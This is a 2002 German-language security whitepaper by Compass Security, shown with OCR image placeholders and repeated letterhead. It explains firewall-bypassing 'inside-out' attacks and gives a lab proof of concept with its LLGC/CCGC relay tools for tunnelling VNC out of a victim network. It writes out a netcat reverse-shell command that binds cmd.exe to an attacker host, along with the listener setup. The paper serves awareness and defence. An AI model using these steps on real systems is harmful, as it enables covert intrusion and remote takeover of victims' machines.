TCP/IP GenderChanger

Compass Security

http://www.csnc.ch/

Juni 19, 2002

Document name:	TCP-IP_Gender_Changer_V1.0.doc
Version:	V 1.0
Author:	Ivan Buetler, Compass Security AG
	ivan.buetler@csnc.ch
References:	Netcat
Date of delivery:	Juni 19, 2002
Document state:	PUBLIC

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

CONTENT

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

1 Einführung

Malicious Mobile Code Attacken (MMC) stellen im Moment eine der grössten Internet Bedrohungen dar. Dabei schickt der Angreifer bösartige Programme (MMC) ins interne Netzwerk, die durch ahnungslose Benutzer bewusst oder unbewusst gestartet werden. Die Verseuchung durch MMC geschieht typischerweise durch E-Mails, E-Mail Attachments, Downloads mit dem Browser oder verseuchten CDROM's. Schnell wird ein Benutzer im lokalen Netz zum vermeindlichen Angreifer, ohne dass er davon Kenntnis hat.

1.1 Malicious Mobile Code (MMC)

Wird der MMC im lokalen Netz ausgeführt, kann die eigentliche „Attacke" gestartet werden. Neben der Beschaffung von „nützlichen" Informationen kann es auch das Ziel eines MMC sein, ein persistentes Backdoor ins Internet einzurichten. Diese Art der Attacke ist aus Angreifersicht erfolgsversprechender, da gegenüber Angriffen aus dem Intra_NET kaum Beachtung geschenkt wird.




Abb:1

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

2 Simple Inside-Out Attacke

2.1 Standard Verbindung




Abb: 2

Wenn der Client mit Telnet, HTTP, SMTP, VNC oder ähnlichen Protokollen auf einen Server zugreift, so wird zuerst ein TCP/IP 3-Way-Handshake durchgeführt (rote Linie). Ist diese Verbindung einmal aufgebaut, kann die Anwendung genutzt werden. Die eingegebenen Befehle (Beispiel TELNET) werden vom Client zum Server geschickt (blaue Linie) und dort verarbeitet. Die Resulate dieser Anfragen sendet der Server zurück zum Client.

Wenn wir nun annehmen, dass der Client im Internet angeschlossen ist und der Server ein ERP System im internen Netzwerk einer Unternehmung darstellt, so wird diese Art der Kommunikation meist verunmöglicht. Die Firewall zwischen Client und Server verhindert den TCP/IP Aufbau von Aussen (Internet) auf das ERP System. Der Firewall schützt vor direkten Attacken aus dem Internet.

Die Firewalls sind meist sehr gut gegen Attacken aus dem Internet geschützt. Doch wie verhält es sich, wenn der TCP/IP Aufbau aus dem internen Netz initiiert wird?

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

2.2 Umgekehrte Verbindung




Abb: 3

Wenn der TCP/IP Aufbau aus dem internen Netzwerk initiiert wird, die Daten jedoch gleich wie beim ersten Beispiel beim Client eingegeben werden können (blaue Linie), dann sprechen wir von einer Inside-Out Attacke.

Die Basis für Inside-Out Attacken ist mit dem Tool „netcat“ entstanden. Dieses Programm kann die Standard-Eingabe der Shell unter Windows (cmd.exe) oder Unix (sh, bash, csh) auf das Netzwerk binden. Mit dem Befehl:

Netcat –e cmd.exe <Angreiferhost> <port>

Wird die Standard-Input der CMD.EXE unter Windows an den <Angreiferhost> auf den <port> gesandt. Natürlich muss auf dem <Angreiferhost> ein LISTENER installiert sein, der diesen Verbindungsaufbau entgegennimmt. Der Angreifer startet deshalb zuerst:

Netcat –l –p <port>

Auf der nächsten Seite sind ein paar Screenshots zu sehen, wie eine solche Inside-Out Attacke aussehen könnte.

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

2.3 Beispiel Umgekehrte Verbindung mit Netcat

Step1: Vorbereitung Angreifer (NETCAT LISTENER)

Der Angreifer erzeugt einen LISTENER, der den TCP/IP Aufbau entgegennimmt.




Abb: 4

Der Angreifer-PC ist auf die IP-Adresse 192.168.100.205 konfiguriert. Der Angreifer hat einen LISTENER auf Port 80 erzeugt. Mit „nc –l –p 80“ wartet NETCAT auf den Verbindungsaufbau.

Step2: Ausführen Inside-Out Connection

Ausführen der Inside-Out Verbindung




Abb: 5

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

Typischerweise wird dieses Kommando nicht direkt durch den Benutzer aufgerufen, sondern im Hintergrund des Opfer-PC's durch MMC (Malicious Mobile Code) gestartet. Der obige Befehl öffnet auf die Remote-IP 192.168.100.205 (Angreifer-PC) eine Verbindung und bindet die Standard-Eingabe von cmd.exe daran.

Step3: Enter DATA @ ANGREIFER-PC (192.168.100.205)

Dateneingabe beim Angreifer-PC




Abb: 6

Wie bei der Einführung erläutert, kann nun der Angreifer in seinem NETCAT LISTENER normale Windows Kommandos absetzen, welche zum Opfer transferiert und verarbeitet werden. Die Eingabe des Befehls „hostname“ entspricht der blauen Linie in Abb. 3.

Eine solche Attacke wie oben dargestellt ist potenziell bei allen Unternehmen möglich, die auf den Einsatz von Proxies verzichten haben und jedem Computer direkten Zugriff ins Internet erlauben. Moderne Firewall Umgebungen schützen jedoch vor solchen direkten Inside-Out Attacken und erlauben nur speziellen Systemen im internen Netzwerk mit der Aussenwelt Kontakt aufzunehmen.

Diese speziellen Systeme werden oft Proxies (DNS, Mail, Web, NNTP, NTP) genannt. Seit dem Bekanntwerden von Tunneling Verfahren (ICMP Tunnel, http-Tunnel, DNS-Tunnel, ACK Tunnel) muss man jedoch davon ausgehen, dass ein Angreifer trotzdem Verbindungen mit dem Internet aufbauen kann, weil der Inside-Out Angriff proxy-fähig geworden ist.

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

3 Advanced Inside-Out Attacke

3.1 Einleitung bidirektionale umgekehrte Verbindung

Die oben mit Netcat dargestellte Inside-Out Attacke kann lediglich die Standard-Input auf das Netzwerk lenken. Damit kann man keine bidirektionale Verbindung aufbauen, so wie dies für eine PCAnyWhere, VNC, RDP oder NetOP Verbindung notwendig wäre.

Nun beginnen wir mit dem interessanten Teil.....

3.2 Listen-Listen GenderChanger (llgc)

Inside-Out Attacken setzen voraus, dass das Opfer zum Angreifer eine TCP/IP Verbindung aufbauen will und der Dateninput vom Angreifer aus möglich sind. Aus diesem Grund benötigt der Angreifer einen LISTENER, der die Inside-Out TCP/IP Anfrage beantwortet.

a) Port1: 80 [nimmt Inside-Out Request vom Opfer entgegen]

Da der VNC Client beim Angreifer ebenfalls auf einen Port verbinden will, braucht es auf der Angreiferseite einen zweiten LISTENER.

b) Port2: 5900 [nimmt VNC Client Requests vom Angreifer entgegen]

Bei genauer Überlegung obiger Situation lässt sich ableiten, dass das geforderte TCPGenderChanger Programm 2 LISTENER aufbauen muss und Daten beim von Port zu Port kopieren muss. Diese Anforderung wurde im proof-of-concept Programm LLGC realisiert. (LISTEN-LISTEN-Gender-Changer)




Abb: 7

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

3.3 Connect-Connect GenderChanger (ccgc)

Auf der Opferseite ist ein Programm notwendig, dass 2 Connects durchführen kann. Eine Verbindung wird zum Angreiferhost aufgebaut und die andere Verbindung auf den VNC Service. Diese Anforderung wurde im proof-of-concept Programm CCGC (Connect-Connect-Gender-Changer) realisiert.




Abb: 8

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL


Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

4 Proof of Concept

Der Ablauf dieser Proof-of-Concept TCP GenderChanger Attacke weist folgenden Ablauf auf:


1) Installation VNC Server auf Opfersystem. AllowLoopback=1
2) @Angreifer : LLGC <Port1> <Port2>
3) @Opfer : CCGC <Angreiferhost> <Angreiferport> <Opferhost> <Opferport>

4.1 Testumgebung



4.2 Vorbereitung beim Angreifer (LLGC)

Dieser Befehl muss beim Attacker (192.168.100.97) durchgeführt werden. LLGC öffnet 2 Listener auf Port 5900 und 80.




GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

4.3 Durchführen der Inside-Out Attacke (CCGC) beim Opfer

Der CCGC läuft beim Opfer ab (192.168.100.160).




Mit CCGC wird eine Verbindung aufgebaut mit

a)	192.168.100.160	port 5900	(localhost auf VNC Service)
b)	192.168.100.97	port 80	(inside-out zum Angreifer)

4.4 Remote Control (proof-of-concept)

Zum Schluss muss der Angreifer “nur” noch den VNC Client auf den eigenen Port 5900 aufbauen.

Wähle VNC Server




PS: 192.168.100.97 entspricht dem Angreifer-PC


GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

Der Angreifer authentisiert sich am VNC Server



Der Angreifer übernimmt Kontrolle über den Angreifer

